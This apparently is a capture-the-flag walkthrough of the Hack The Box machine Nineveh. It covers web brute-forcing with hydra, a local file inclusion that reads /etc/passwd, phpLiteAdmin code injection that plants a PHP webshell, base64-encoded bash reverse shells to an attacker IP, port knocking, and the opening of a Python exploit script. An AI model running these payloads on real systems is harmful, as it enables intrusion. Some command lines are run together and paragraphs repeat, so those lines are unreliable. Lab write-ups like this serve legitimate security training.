Nineveh
Introdução
https://app.hackthebox.com/machines/Nineveh
This is a medium box Linux.
Enumeração
First step is to enumerate the box. For this we’ll use nmap.
ports=$(sudo nmap -p- -Pn --min-rate=1000 -T4 10.10.10.43 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//) && sudo nmap -Pn -sC -sV -p $ports 10.10.10.43
Port 80 (HTTP)

There’re a simple page.
Fuzzing Diretório WEB
gobuster dir -u http://10.10.10.43/ -w /usr/share/wordlists/dirb/big.txt -t 100 -e --no-error -r -f -x php
gobuster dir -u http://10.10.10.43/department/ -w /usr/share/wordlists/dirb/big.txt -t 100 -e --no-error -r -f -x php
/info.php

/department/login.php
 The login function is not vulnerable to SQL injections.

But there’re a flaw which allows for username enumeration. This can be observed after entering invalid credentials / usernames. When you try to login with a name that doesn’t exist (for example 0xetern4lw0lf) you will get a message saying: invalid username.
The login function is not vulnerable to SQL injections.
But there’re a flaw which allows for username enumeration. This can be observed after entering invalid credentials / usernames. When you try to login with a name that doesn’t exist (for example 0xetern4lw0lf) you will get a message saying: invalid username.
 Now using valid username as admin:
 O usuário admin é válido, então tentei um ataque de força bruta na senha usando a wordlist rockyou.txt.
hydra 10.10.10.43 -l admin -P /usr/share/wordlists/rockyou.txt http-post-form "/department/login.php:username=^USER^&password=^PASS^:Invalid\ Password\!" In 10 min broke the password.
User: admin
Pass: 1q2w3e4r5t There’re a page in construction. In field “Notes”There’re some mensages interesting:
- First message reveal something about login page.
- Second reveal something about some secret folder that I haven’t found yet.
- Third reveal about the db that already i explored.
After some tests LFI in parameter
notes,http://10.10.10.43/department/manage.php?notes=files/ninevehNotes.txt/../../../test I found a vulnerability:
http://10.10.10.43/department/manage.php?notes=files/ninevehNotes.txt../../../../../../../etc/passwd
Port 443 (HTTPS)
There’re a simple page with an image
 Analyzing the image nothing was found.
Fuzzing Directory
gobuster dir -k -u https://10.10.10.43/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 100 -e --no-error -r -f -x php
/secure_notes
It was found a image.

 Analyzing the a image is found a private key. But there’re not port 22 (SSH) open. Possible attack vector.
/db/
 Brute-force
hydra 10.10.10.43 -s 443 -l 0xEtern4lW0lf -P /usr/share/wordlists/rockyou.txt https-post-form "/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect\ password"
Pass: password123
There’re only test database.
Remote PHP Code Injection
https://www.exploit-db.com/exploits/24044 Following the instruction:
- Create database:

- I’ll click on the new db to switch to it, and create a table with 1 text field with a default value of a basic PHP webshell:



- I can see the path to the new .php webshell in
/var/tmp: But it’s necessary a LFI to access that page from browser.
Now We has a entrypoint.
But it’s necessary a LFI to access that page from browser.
Now We has a entrypoint.
Exploração
Getting the Shell
We injected a webshell into /var/tmp.
Let’s use the LFI found to execute the webshell.
http://10.10.10.43/department/manage.php?notes=/ninevehNotes/../var/tmp/0xEtern4lW0lf.php&cmd=id

/bin/bash -i >& /dev/tcp/10.10.14.7/443 0>&1L2Jpbi9zaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC43LzQ0MyAwPiYx10.10.10.43/department/manage.php?notes=/ninevehNotes/../var/tmp/0xEtern4lW0lf.php&cmd=echo+L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjcvNDQzIDA+JjEK|base64+-d|bash
cmd=echo+"L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjcvNDQzIDA+JjE="+|+base64+-d+|+bash"
/bin/sh -i >& /dev/tcp/10.10.14.7/4444 0>&1Was encode the payload in base64 and inserted in URL.
10.10.10.43/department/manage.php?notes=/ninevehNotes/../var/tmp/0xEtern4lW0lf.php&cmd=echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjcvNDQ0NCAwPiYxCg==|base64 -d|bash HABEMUS SHELL!!!
Pós-Exploração
Update Shell
export SHELL=bash;export TERM=xterm-256color
<empty-block/>
## Www-data → Amrois
Previously an SSH private key was found, but port 22 is not open externally and there are the service ssh active.

Possibly the machine uses the `Port Knocking` technique, which means that we must “knock” on some specific ports to open port 22. Let's find out!
```bash
/etc/init.d/knockd status
cat /etc/knockd.conf We can see that there’re the service running and the port sequence for open the port 22 is
 571, 290, 911.
Now we can to use the port sequence for open the port 22.
Port Knocking

nmap  10.10.10.43 -p 22
knock 10.10.10.43 571 290 911
nmap 10.10.10.43 -p 22
or
for x in 22 571 290 911 22; do nmap -Pn --max-retries 0 -p $x nineveh.htb; doneObtenção de Shell - Automação por Script
#! /usr/bin/env python3

#### Title: Exploit Phpliteadmin 1.9.3 - Remote PHP Code Injection and Local File Inclusion (LFI)
#### Description: GetShell - Nineveh - HTB
#### Author: 0xEtern4lW0lf
#### Created: 03 Jan 2023

#### ========= MODULES =========

# hardler
import socket, telnetlib
from threading import Thread

# http lib
import requests, urllib, urllib3
urllib3.disable_warnings()

import argparse
import sys
import base64
import time

## ========= VARIABLE =========

#### COLORS ####
RED = "\033[1;91m"
YELLOW = "\033[1;93m"
BLUE = "\033[1;94m"
GREEN = "\033[1;92m"
END = "\033[1;m "

## Set proxy [OPTIONAL]
#proxies = {"http": "http://127.0.0.1:8080", "https": "http://127.0.0.1:8080"}

## ========= FUNCTION =========

## Banner
def banner():
  EwLogo = f"""

⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣀⡀⠀⠀⠀⠀⠀⠀⣀⠠⠤⢤⣤⣶⣴⣦⣤⣤⣀⡀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠘⣿⣿⣿⣿⣿⣿⣿⣿⣿⡞⠀⠀⠀⠀⠀⠀⠀⠀⠉⠉⠛⠻⢿⣷⣄⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠻⣄⠈⠉⠛⠿⠟⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠐⡯⣿⣷⡄⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠰⢾⣿⣿⠟⠋⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠘⢌⡻⢿⡆⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⠝⣄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠘⣷⡌⠿⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⣴⠋⠀⣸⣧⣄⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠸⣿⡄⠁
⠀⠀⠀⠀⠀⠀⠀⢀⣾⣏⣴⠟⢻⣿⠟⠛⠶⡄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⠀⢻⣿⡀
⠀⠀⠀⠀⠀⠀⠀⣼⣿⣿⣿⣴⠿⠃⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢹⢳⣜⣿⡇
⠀⠀⠀⠀⠀⣠⣾⣿⠟⠋⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⡇⢿⣿⡇
⠀⠀⢀⣤⣾⡿⠋⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⠸⣿⠇
